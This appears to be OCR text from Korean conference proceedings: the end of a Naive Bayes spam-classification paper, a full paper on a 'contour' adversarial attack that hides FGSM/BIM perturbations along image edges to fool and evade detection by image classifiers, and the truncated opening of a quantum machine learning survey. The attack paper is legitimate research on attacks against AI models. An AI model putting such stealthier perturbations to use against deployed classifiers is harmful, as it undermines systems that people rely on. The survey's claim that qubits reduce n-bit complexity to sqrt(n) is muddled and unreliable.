
현존하는 이메일 분류 시스템에는 스팸메일만을 필터링하는 이원분류가 주로 사용되고 있다[3]. 존재하는 스팸메일 필터링 시스템들은 사용자의 취향을 고려하여 같은 시스템을 사용하는 다른 사용자들의 추천에 기반을 두거나, 시스템에서의 추천을 수락하거나 수락하지 않는 사용자의 판단에 의존 또는 같은 사용자의 다른 메일 주소 정보로부터 얻어서 판단한 정보를 이용하는 등 여러 방법을 이용하여 분류한다[4]. 메일을 분류할 때에는 머신러닝을 이용하여 학습된 기준으로 분류한다. 이때 머신러닝은 분류 알고리즘을 사용한다. 분류 알고리즘이란, 학습 데이터를 이용해 문서의 클래스를 학습하고 이를 바탕으로 분류 모델을 형성하는 것이다. 이 알고리즘에는 Naive Bayes, Expectation Maximization, Support Vector Machine 등이 존재하고, 본 연구에서는 메일 분류를 위해 Naive Bayes 알고리즘을 사용하였다.

또한, 이메일과 관련한 기능을 구현하고자 Java API를 활용하였다. JavaMail API는 메일 및 메시징 기능을 구축하기 위해 플랫폼과 프로토콜에 독립적인 프레임 워크를 제공한다. 또한, 메일 시스템과 연동하기 위한 다양한 클래스들을 제공하며 대표적으로 IMAP, POP3, SMTP 등과 같은 표준 프로토콜이 구현되어 있다[5]. 본 연구에서는 그중 POP3 프로토콜을 사용하여 메일 서버에서 메일 송수신 기능을 구축하였다.

III. 이메일 분류 시스템 구현

3.1 전체 시스템 구조도


[그림 1]은 본 논문에서 구현하는 이메일 분류 시스템의 구조를 보여준다. 전처리 과정을 통해 데이터를 단어화하고 각각 스팸, 일반, 중요메일일 확률을 계산하면 Naive Bayes 알고리즘으로 해당 데이터를 학습시킨다. 그 결과 최종적으로 학습된 분류 모델을 사용하여 사용자의 메일 데이터를 분류하는 것이다. 사용자의



[그림 1] 시스템 구조


메일 데이터는 로그인했을 때 최종 모델이 웹 페이지로부터 받아와 스팸, 일반, 중요메일로 분류된 메일 데이터를 csv로 추출하면, 다시 웹 페이지에서 이를 받아 각 메일함에서 출력된다. Naive Bayes 분류에 대해서는 아래에서 자세히 설명하도록 하겠다.

3.2 Naive Bayes 알고리즘 순서도



[그림 2] 시스템 순서도

메일 필터링 부분의 전체 순서도는 다음과 같다. 데이터는 Train data와 Test data로 나누어 훈련을 시키고, Tokenization을 정의하고 re.findall을 사용하여 모든 단어를 추출하고 집합을 사용하여 중복되는 단어를 제거함으로써 문장을 단어로 쪼갠다. 확률 계산에서는 주어진 학습 데이터에서의 특정 단어 여부를 확인하고 메일을 예측하기 위해 smoothing을 이용하여 확률을 계산한다. 이 과정에서 임의의 빈도수 k는 0.5로 설정해주었다. 또한 구한 확률값은 Underflow 문제를 해결하기 위해 로그로 변환한다. 그 후 Naive Bayes 함수를 적용한다. Naive Bayes 함수는 [그림 3]에서 설명하겠다.



[그림 3] Naive Bayes Classifier 순서도

Naive Bayes Classifier 함수 순서도는 다음과 같다. Naive Bayes Classifier 함수는 Data Set을 이용해 학습할 수 있도록 만드는 함수이다. 생성자는 가짜 빈도수를 유일한 인자로 받아 확률을 계산한다. 이 함수로 Train data인 Data Set을 훈련한다. 훈련 후 Test data인 사용자 메일 데이터를 테스트하고 데이터의 결괏값을 csv로 추출한다. 이와 같은 방식으로 스팸메일, 일반메일, 중요메일을 모두 분류할 수 있다.


3.3 구현 및 결과물

본 논문에서는 Naive Bayes 알고리즘을 사용하여 이메일 필터링 시스템을 제시하고 JavaMail API로 웹페이지를 구현하였다. 이 장에서는 본 논문에서 설명한 방법을 이용하여 실행한 결과물을 보여준다.



[그림 4] 메일 시스템 메뉴

[그림 4]는 메일 시스템의 메뉴를 나타낸다. 처음 메일 시스템을 실행하여 로그인하면 해당 화면이 나타난다. 이 메뉴에서는 스팸메일, 일반메일, 중요메일로 나눠 이메일 분류 시스템의 주요 메뉴를 간략하게 볼 수 있도록 구축하였다. 또한, 메일함을 클릭하면 해당 메일함으로 이동할 수 있게 하였다.



[그림 5] 메일 시스템 스팸메일함

[그림 5]는 스팸메일을 클릭하였을 때 보여지는 스팸메일함이다. 해당 메일함은 Naive Bayes Classifier를 거쳐 스팸, 일반, 중요메일의 분류가 이루어진 결과 화면이다. 일반메일함과 중요메일함 역시 이와 동일하게 보여지며, 각각의 메일의 제목은 사생활 보호를 위해 보이지 않게 처리하였다.

기능	진도별	구글	네이버	다음
원하는 메일 서비스 로그인	O	X	X	X
스팸메일 자동 분류	O	O	O	O
중요메일 자동 분류	O	X	X	X
사용자 클릭 기반 메일 제목 확인 서비스	O	X	X	X

[표 1] 메일 시스템 비교

[표 1]은 현존하는 메일 시스템과 진도별 메일 시스템의 기능을 비교한 표이다.

IV. 결론 및 향후 연구 방향

본 논문에서는 기존 메일 시스템에서 보다 사용자의 편의성을 위해 발전한 인공지능 스팸메일 필터링 시스템을 제시하였다. 필터링 기준에 중요메일을 추가하고 스팸, 일반 중요메일함을 각각 보여줌으로써 메일의 확인, 삭제 과정 또한 빠르게 진행하여 사용자의 불필요한 시간 낭비를 줄이고자 했다. 머신러닝 알고리즘으로는 다른 분류기보다 비교적 속도가 빠른 Naive Bayes를 채택했다. 이를 적용시킬 웹페이지는 자바 메일 API를 이용하여 중요, 일반, 스팸메일함으로 구현하였다.

필터링 테스트 결과 약 24.73%의 오차율이 나오는 것을 확인했다. 이를 보완하여 보다 완벽한 시스템을 구축하기 위해서 기존 Data Set을 수정하여 지속적으로 개선할 것이다. 또한 필터링 시스템과 웹페이지의 연동 문제 해결 및 정확한 시스템의 적용 결과를 얻기 위해 추가적으로 연구를 진행할 계획이다.

[참고문헌]

[1] “Number of e-mail users worldwide from 2017 to 2025”, statistics. https://www.statista.com/statistics/255080/number-of-e-mail-users-worldwide/. accessed on Apr. 27, 2021

[2] “2020년 하반기 스팸 유통현황”, 방송통신위원회, 한국인터넷진흥원, 2021.

[3] 안찬민, 박선, 김태순, 최범기, 이주홍, "문서 요약 및 동적 분류체계를 사용한 E-mail 분류의 재구성", 한국정보처리학회 춘계학술발표대회 논문집 제11권 제1호, 2004, p.1.

[4] 김종완, "사용자 클러스터별 이메일 반응 분포 계산 및 사용자 선호 스팸메일 대응 시스템 구축", 한국지능시스템학회 논문지 19, 2009, p.344

[5] “JavaMail Reference Implementation”, ORACLE, https://javaee.github.io/javamail/, accessed on Apr. 27, 2018.

Contour Adversarial Attack : Image의 local smoothness를 유지하기 위한 공격 기술†

나현식*, 최대선**

*숭실대학교 (대학원생), **숭실대학교 (교수)

Contour Adversarial Attack : To maintain Local Smoothness of Image

Hyunsik Na*, Deaseon Choi**

*Soongsil University (Graduate student), **Soongsil University (Professor)

요 약

오늘날 Deep Neural Network (DNN)은 여러 분야에서 우수한 성능으로 활용되고 있다. 하지만 DNN은 분류 모델의 오분류를 유도하는 적대적 공격 기술에 취약한 모습을 보이고 있다. 여러 연구진들을 통해 연구된 일반적으로 많이 사용되는 적대적 공격 기술은 현재 인간의 시각으로 섭동 여부를 파악할 수 있으며 이미지의 과도한 훼손을 초래하는 한계점을 보이고 있다. 이미지에서 픽셀 단위의 계산을 통해 생성되는 노이즈는 이미지의 특징인 local smoothness 속성을 고려하지 못하고 있다. Local smoothness 속성은 인접 픽셀 간 RGB 값의 차이가 적게 나는 영역의 집합을 의미하며, 이 영역에 섭동이 되는 경우 인간의 시각에 쉽게 노출된다. 본 논문에서는 local smoothness 속성을 유지할 수 있는 contour attack을 제안한다. 실험을 통해 이 공격으로 이미지의 훼손을 감소시킬 수 있음을 보여주고, 시각화를 통해 섭동에 대한 지각력이 감소하였음을 확인한다. 본 논문에서 제안하는 contour region은 적대적 공격을 하기 위한 새로운 섭동 영역으로서의 가능성을 보여준다.

Keyward: *Deep neural network, Adversarial Attack, Local smoothness property*

I. 서론

오늘날, Deep Neural Network (DNN)은 이미지 분류, 얼굴 인식 등 다양한 분야에서 높은 성능을 보여주면서 주목을 받고 있다. 하지만 DNN은 적대적 공격에 취약한 모습을 보여주면서 보안성 개선을 요구하고 있다. 최근 기울기 기반 적대적 공격 기술이 다양하게 제안되고 있으며, 작은 노이즈를 추가하여 적은 시간으로 DNN의 오분류를 유도하는 데 성공하였다.

하지만 일반적으로 적대적 예제 연구를 위해 많이 사용되는 L_∞ *norm* 기반 공격 기술들은 인간의 시각으로 충분히 섭동 여부를 감지할 수 있을 정도로 이미지의 훼손을 초래한다는 한계점을 가지고 있다. 또한, 과도한 이미지 변조로 인해 탐지 기반 적대적 방어 기술들에 쉽게 탐지되고 있다.

이러한 문제점들로 인해 해당 분야에서는 더욱 강력하고 쉽게 탐지되지 않는 공격 기술이 필요하다. 본 논문에서는 이미지의 경계선 영역에만 노이즈가 추가되도록 영역을 제한하는 공격 기술을 제안한다. 이 방법은 현존하는 여러 공격 기술에 쉽게 적용이 가능한 방법이며 기존 공격 방법들의 섭동 영역이 감소해 이미지의 훼손이 개선됨으로써 탐지기로부터의 회피율을 개선할 수 있다. 또한, 기존 공격 방법들의 공격 성공률에 근사하게 유지하면서 보다 효율적인 공격 방법임을 확인할 수 있다.

† 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No. 2020R1A2C1014813).

**교신저자: 최대선 (sunchoi@ssu.ac.kr)

II. 본론

2.1 배경 및 관련 연구

2013년 [1]은 DNN의 선형적 동작에 대한 취약성을 분석하여 분류 모델의 오분류를 유도할 수 있는 간단하고 빠른 공격 기술인 Fast Gradient Sign Method (FGSM)을 제안하였다. 이 공격은 분류 모델 C를 통해 loss를 계산하여 각 픽셀에 대한 기울기의 부호 방향으로 섭동 크기 ϵ만큼 픽셀값을 변화시키는 방법이다. 즉, $x' = x - \epsilon \times sign(\nabla_x J(x, y_t))$을 통해 적대적 예제가 생성되고, 이 방법은 적대적 예제 생성 속도가 매우 빠르다는 장점이 있지만, 공격 성능이 높지 않고 모든 픽셀에 변화가 생기기 때문에 이미지의 훼손이 매우 심하다는 한계를 가지고 있다.

2016년 [2]은 FGSM을 반복 계산하여 섭동 크기를 섬세하게 조정하는 업그레이드 버전이다. 이 공격은 각 반복마다 작은 섭동 크기 α만큼 픽셀값을 변화시키며 최대 섭동 크기 ϵ를 초과하지 않도록 α에 대해 제한을 추가한다. 즉, $x'_{N+1} = x'_N - \alpha \times sign(\nabla_x J(x'_N, y_t))$를 통해 공격이 진행되며, 매 반복마다 $x'_{N+1} = clip_{x,\epsilon}(x'_{N+1})$을 통해 α의 크기가 제한된다. 이 방법은 FGSM보다 공격 성공률이 높으며, 비교적 이미지의 훼손이 적다는 장점이 있다. 하지만 여전히 인간의 시각으로 충분히 감지할 수 있는 이미지 훼손을 요구한다.

2.2 동기

[3]은 적대적 섭동의 위치에 따른 지각력(perceptibility)를 분석하여 이미지에서 인접 픽셀 간 RGB 값의 차이가 크게 나는 고분산 영역에 노이즈가 추가될 때 지각력이 감소한다는 결과를 도출하였다. 반대로, RGB 값의 차이가 적은 저분산 영역에 노이즈가 추가되는 경우 지각력이 향상하게 된다. 즉, 적대적 예제를 생성할 때 인접 픽셀 간 RGB 값의 차이가 적은 저분산 영역에 노이즈를 추가하지 않는 경우, 비교적 자연스러운 적대적 예제를 생성할 수 있다. 이미지는 이와 같은 저분산 영역을 대부분 포함하고 있으며 이러한 이미지 영역의 특성을 local smoothness 속성이라고 한다. 우리는 [3]의 분석을 통해 contour attack을 제안하는 동기를 얻을 수 있었다.

2.3 Contour Attack

본 논문에서 제안하는 contour attack은 이미지의 contour region을 추출하여 기존 적대적 공격 방법을 통해 생성된 노이즈 중 contour region에 해당하는 부분만 잘라내는 방법이다. Contour region x_{con}은 [Algorithm 1]을 통해 추출되며, 인접 픽셀 간 RGB 값을 각각 계산함으로써 획득한 값의 차이가 큰 픽셀 영역을 의미한다. x_{con}은 인자 t에 따라 영역의 크기가 결정되며, t가 클수록 x_{con}의 영역이 작아진다. 즉, x_{con}의 값이 클수록 이미지의 인접 픽셀 간 값의 차이가 더 큰 영역을 추출함으로써 보다 공격 범위가 감소하게 된다. 추출된 x_{con}은 [그림 1]과 같다. x_{con}은 이미지의 주요 객체의 경계선 영역을 추출한 것과 같은 형태를 보이고 있다. 즉, 객체의 local smoothness 속성이 높은 상어의 배 또는 배경(바다)에 노이즈가 추가되지 않고, 상어와 바다의 경계선 영역에 노이즈가 추가됨으로써 인간의 시각에 섭동이 눈에 잘 띄지 않도록 유도할 수 있다.

2.4 실험

본 논문에서는 $L_\infty norm$ 기반 적대적 공격인 FGSM과 BIM에 대해 contour region을 적용하는 contour attack을 실험하였다. 먼저, Contour FGSM의 경우, $x' = x - \epsilon \times sign(\nabla_x J(x, y_t)) \times x_{con}$을 통해 적대적 예제가 생성된다. 또한, Contour BIM의 경우, 다음 수식을 통해 계산이 진행된다:



그림 1 Contour Region

Algorithm Extracting Contour Region

Input:

X: Input image

t: Threshold

Function:

$zeros(a,b)$: Creates a new array of (a,b) shape, filled with zeros

$clip(x,min,max)$: Clip the elements of x, where values $<$ min are replaced with min, and values $>$ max are replaced with max.

Output:

x_{con}: Contour region

```
x_con = zeros(H, W)
for c = 0,1,2
    M = zeros(H, W)
    for row = 1, ..., H−1
        for col = 1, ..., (W−1)
            x = X[row, col, c]
for direction = {←, ↖, ↑, ↗, →, ↘, ↓, ↙}
                contour = |x − x^direction| > t
                M[row, col] += contour
            end for
            if M[row, col] < 2 :
                M[row, col] = 0
            else :
                M[row, col] = 1
            end if
        end for
    end for
    x_con += M
end for
x_con = clip(x_con, 0, 1)
return x_con
```

$$\begin{cases} x_0' = x \\ x'_{N+1} = x'_N - \alpha \times sign(\nabla_x J(x'_N, y_t)) \times x_{con} \\ x'_{N+1} = clip_{x,\epsilon}(x'_{N+1}) \end{cases} \quad (1)$$

즉, 각 반복마다 x_{con}을 적용하여 기존 BIM과 다르게 각 반복마다 contour region의 영향을 받아 섭동이 업데이트된다.

본 논문에서는 실험을 위해 컴퓨터 비전 분야의 연구에서 대표적으로 많이 활용되는 대규모 데이터 세트 ImageNet를 사용하였다. 총 1,000개의 클래스로 구성되어 있으며, 각 이미지는 $299 \times 299 \times 3$의 크기를 가진 RGB 데이터이다. 우리는 전체 데이터 세트 중 100개 클래스에서 11개의 이미지를 선택하여 공격하였다. 공격 대상 분류 모델은 95.4%의 분류 정확도를 가지는 Inception ResNet v2를 사용하였다. 이미지를 공격할 때, 각 픽셀값은 [0,1] 사이 값으로 정규화를 하였으며, contour region을 추출할 때에만 [0,255] 사이 값으로 비정규화하였다. 해당 실험에서는 $t = 10$을 설정하였다.

실험을 위해, 최대 섭동 크기는 $\epsilon = 0.03$를 적용하였다. 그리고 BIM에서 단계별 섭동 크기는 $\alpha = \epsilon/10$, 반복 횟수는 $N = 20$를 적용하였다. 공격 성공률을 평가하기 위해

$$Acc_{attack} = \frac{C(x) \neq C(x')}{Total\ number\ of\ attack\ attempts}$$

를 측정하였다. 즉, 전체 공격 시도 횟수 대비 오분류를 유도하는 데 성공한 횟수를 확인하였다. 다음으로 RGB 공간상에서의 섭동 크기를 계산하기 위해 일반적으로 많이 사용되는 L_2 거리 값을 다음 수식을 통해 측정하였다:

$$L_2 = \|x - x'\|_2 = \sqrt{\sum_{i,j}(x_{i,j} - x'_{i,j})^2} \quad (2)$$

즉, x와 x'의 각 픽셀의 채널별 값 차이를 유클리디언 거리를 통해 계산하여 전체적인 섭동 크기를 도출할 수 있다. $\overline{L_2}$은 모든 이미지에 대한 각 L_2의 평균값이다. 마지막으로 contour attack의 공격 효율성을 평가하기 위해 섭동된 픽셀의 개수를 다음 수식을 통해 측정하였다:

$$pixel_{perturb} = \sum_{x \in X}^{X} count(|x - x'| \neq 0) \quad (3)$$

즉, 전체 이미지 X에 대해 x와 x'의 각 픽셀값이 다른 픽셀의 개수 평균값을 의미한다.

2.5 실험 결과

[표 1]은 각 공격 방법에 따른 실험 결과를 측정한 도표이다. Contour attack의 공격 성능을 비교할 때 가장 먼저 고려해야 할 사항은 contour region에만 노이즈가 추가될 때 공격 성공률의 변화이다. [표 1]에서 contour attacks의 $pixel_{perturb}$가 기존 공격들보다 100,000 이상 감소하였음을 확인할 수 있다. 즉, 공격에 영향을 받은 픽셀의 양이 크게 감소하였고, 이미지의 훼손 정도가 감소함으로써 local smoothness

표 1 공격 방법별 공격 성능

Method	Attack Ability		Method	Attack Ability	
FGSM	Acc_{attack}	0.582	Contour FGSM	Acc_{attack}	0.556
	$\overline{L_2}$	15.25		$\overline{L_2}$	10.74
	$pixel_{perturb}$	263,023		$pixel_{perturb}$	136,439
BIM	Acc_{attack}	0.974	Contour BIM	Acc_{attack}	0.944
	$\overline{L_2}$	7.34		$\overline{L_2}$	5.92
	$pixel_{perturb}$	222,428		$pixel_{perturb}$	114,218




그림 2 공격 방법별 적대적 이미지 시각화

속성을 기존 공격보다 유지할 수 있었다. 또한 $pixel_{perturb}$의 높은 감소에도 Acc_{attack}는 최대 0.03 이하로 감소하였음을 확인할 수 있다. 즉, 기존 공격의 공격 성공률을 크게 낮추지 않으면서 효율적인 공격을 할 수 있음을 보여준다. 다음으로 기존 공격보다 $\overline{L_2}$가 각각 4.51, 1.42 만큼 감소하였음을 확인할 수 있다. 즉, 공격을 통해 생성된 노이즈의 크기가 감소하였음을 알 수 있다.

다음으로 [그림 2]는 각 공격 방법을 통해 생성된 적대적 예제를 시각화한 결과이다. 기존 공격과 contour attack의 노이즈에 대한 인간의 지각력을 비교하기 위해 최대 섭동 크기를 $\epsilon = 0.3$으로 설정하였다. [그림 2]에서 FGSM과 BIM은 저분산 영역에 노이즈가 많이 추가되면서 이미지의 훼손이 눈에 띄게 보임을 알 수 있다. 반면, contour attack의 경우 비교적 이미지가 유지되었고, 기존 공격보다 local smoothness 속성이 유지되었음을 알 수 있다.

III. 결론

본 논문에서는 이미지의 local smoothness 속성을 유지하기 위해 저분산 영역에 노이즈를 추가하지 않는 contour attack을 제안하고, 이를 위해 contour region을 추출하는 알고리즘을 제안하였다. 실험을 통해 간단한 알고리즘을 통해 이미지 훼손을 줄이면서 기존 공격보다 효율적인 적대적 예제를 생성할 수 있음을 증명하였다. contour region은 적대적 공격을 하기 위한 새로운 섭동 영역으로서의 가능성을 보여주었으며, 향후 연구에서는 다양한 공격 기술들에 대한 contour attack의 적용이 가능한가에 대한 여부를 확인하고, 공격 성능을 측정하는 다양한 수치적 지표를 통해 contour attack의 능력을 검증할 수 있도록 목표한다.

[참고문헌]

[1] I.J.Goodfellow, J.Shlens and C.Szegedy, Explaining and harnessing adversarial examples, arXiv preprint arXiv:1412.6572, 2014.

[2] A.Kurakin, I.J.Goodfellow and S.Bengio, Adversarial machine learning at scale, arXiv preprint arXiv:1611.01236, 2016.

[3] B.Luo, Y.Liu, L.Wei and Q.Xu, Towards imperceptible and robust adversarial example attacks against neural networks, In Proceedings of the AAAI Conference on Artificial Intelligence, Vol.32, No. 1, April, 2018.

인공지능에 적용된 양자컴퓨터 연구 동향

송경주*, 장경배*, 심민주* ,임세진**, 양유진**, 서화정***

*한성대학교 IT융합공학부 (대학원생)

*한성대학교 IT융합공학부 (대학생)

*한성대학교 IT융합공학부 (교수)

Quantum machine learning research trends

Gyeong-Ju Song* , Kyung-Bae Jang*, Min-Joo Sim*, Se-Jin Lim**,

Yu-Jin Yang**, Hwa-Jeong Seo***

*Hansung University(Graduate student)

**Hansung University(Student)

***Hansung University(Professor)

요 약

양자 컴퓨터는 기존 컴퓨터에서 해결하지 못한 문제를 해결할 방안으로 많은 관심을 받고 있다. 중첩상태인 큐비트의 성질을 이용하여 n비트의 계산 복잡도를 $\sqrt{n}$ 비트 수준으로 줄일 수 있다. 인공지능은 인간의 정보처리 능력을 수행할 수 있도록 인공적으로 구현한 것이다. 지난 수십년 동안 빠르게 발전한 분야이며 높은 수준의 기술에 도달하였다. 현재 방대한 데이터 증가로 인한 데이터의 경량화 및 데이터 처리 속도를 높이는 것에 관심을 가지며 그 중 양자컴퓨터의 빠른 계산 능력을 인공지능에 적용하기 위한 연구도 활발히 진행되고 있다. 본 논문에서는 인공지능에 적용하기 위한 양자 알고리즘의 동향에 대해 살펴본다.

I. 서론

양자 컴퓨터는 기존 컴퓨터에서 해결하지 못한 문제를 해결할 방안으로 많은 관심을 받고 있다. 양자 컴퓨터는 일반적인 컴퓨터와 다르게 0과 1 상태를 확률적으로 동시에 가지고 있는 큐비트를 사용하기 때문에 n-큐비트는 2^n개의 경우의 수를 표현할 수 있으며 n비트의 계산 복잡도를 $\sqrt{n}$ 비트 수준으로 줄일 수 있다. 현재 IBM, Google 등 국제적인 IT회사들이 양자컴퓨터 개발에 투자하고 있으며 양자 컴퓨터의 병렬 계산의 이점이 딥러닝, 화학, 시뮬레이션 등의 다양한 분야에서 활용될 것이라 예상한다[1].

인공지능은 인간의 정보처리 능력을 수행할 수 있도록 인공적으로 구현한 것을 말한다. 입력된 정보를 분석하고 이를 데이터화 하여 신경망을 구성한다. 인공지능은 지난 수십년 동안 많은 발전을 해왔고 상업적 사용에 적절한 실용적인 기술 수준까지 이르렀다[2]. 인공지능 분야는 현재 높은 수준의 성능을 도출하고 있어 방대한 데이터의 증가로 인한 데이터의 경량화 및 데이터 처리 속도를 높이는데 관심을 가지고 연구되고 있다.

인공지능과 양자컴퓨터의 발달은 두 가지 측면을 결합하여 이점을 얻을 수 있음에 주목한다[3]. 양자 컴퓨터를 적용한 인공지능 분야 QML(Quantum Machine Learning)은 지난 몇년간 급격한 성장이 이뤄지고 있다. 양자컴퓨터는 양자 중첩 상태로 대규모 병렬 계산할 수 있고 이는 기하급수적인 속도 향상 제공을 예상한다. 이러한 성질은 인공지능에 부분적으로 강력한 구성요소가 될 것이라 기대되고 있다[4]. 이러한 동기로 인공지능에 양자컴퓨터를 적용

하기 위한 방법이 활발히 연구되고 있으며 본 논문에서는 양자컴퓨터를 활용한 인공지능 연구 동향에 대해 살펴본다.

II. 관련연구

2.1 Quantum computing

양자컴퓨터는 superposition, 얽힘과 같은 양자 역학현상을 활용한다. 기존 classical 컴퓨터의 비트가 아닌 0과 1을 확률적으로 동시에 가지고 있는 큐비트를 사용하여 계산 효율을 증가시킨다. 이러한 양자컴퓨터의 성질로 기존 컴퓨터 보다 월등한 계산 속도를 보이며 2019년 Google에서는 기존 컴퓨터에서는 수만년의 시간이 소요되는 난수 증명 문제를 53-큐비트 양자 프로세서를 통해 3분 20초 만에 해결함을 보였으며[5] IBM에서는 양자 프로세서, 고성능 양자 컴퓨팅 클라우드 서비스 개발에 몰두하고 있다.

2.1.1 Qubit

양자컴퓨터에서 계산하기 위한 기본 단위로 큐비트를 사용한다. 큐비트는 0과 1을 확률로서 동시에 갖고 있는 중첩 상태이며 측정할 때 값이 정해진다. 이러한 큐비트의 성질을 통해 n비트의 계산 복잡도를 $\sqrt{n}$ 비트 수준으로 줄일 수 있다.

2.1.2 Quantum gate

양자 컴퓨터에는 디지털 회로의 디지털 논리 게이트와 같은 양자 게이트가 있다. 양자 게이트를 통해 큐비트의 상태를 제어한다. 그림 1.은 양자 게이트 중 X-gate, CNOT-gate, Toffoli-gate를 나타낸 것이다. X-gate는 디지털 논리 게이트에서 NOT-gate에 해당하며 큐비트의 상태를 반전시킨다. CNOT-gate는 두 개의 큐비트가 있을 때 한 큐비트가 다른 한 큐비트에 영향을 주는 얽힌 상태를 나타내는 게이트다. 첫 번째 큐비트가 1일 때 두 번째 큐비트에 대해 NOT-gate가 동작하도록 한다. Toffoli-gate는 두 큐비트의 상태로 한 큐비트의 상태를 결정한다. 두 큐비트가 모두 1이면 세 번째 큐비트에 NOT연산이 수행된다.




그림 1 Quantum gate

2.1.3 Grover's algorithm [K]

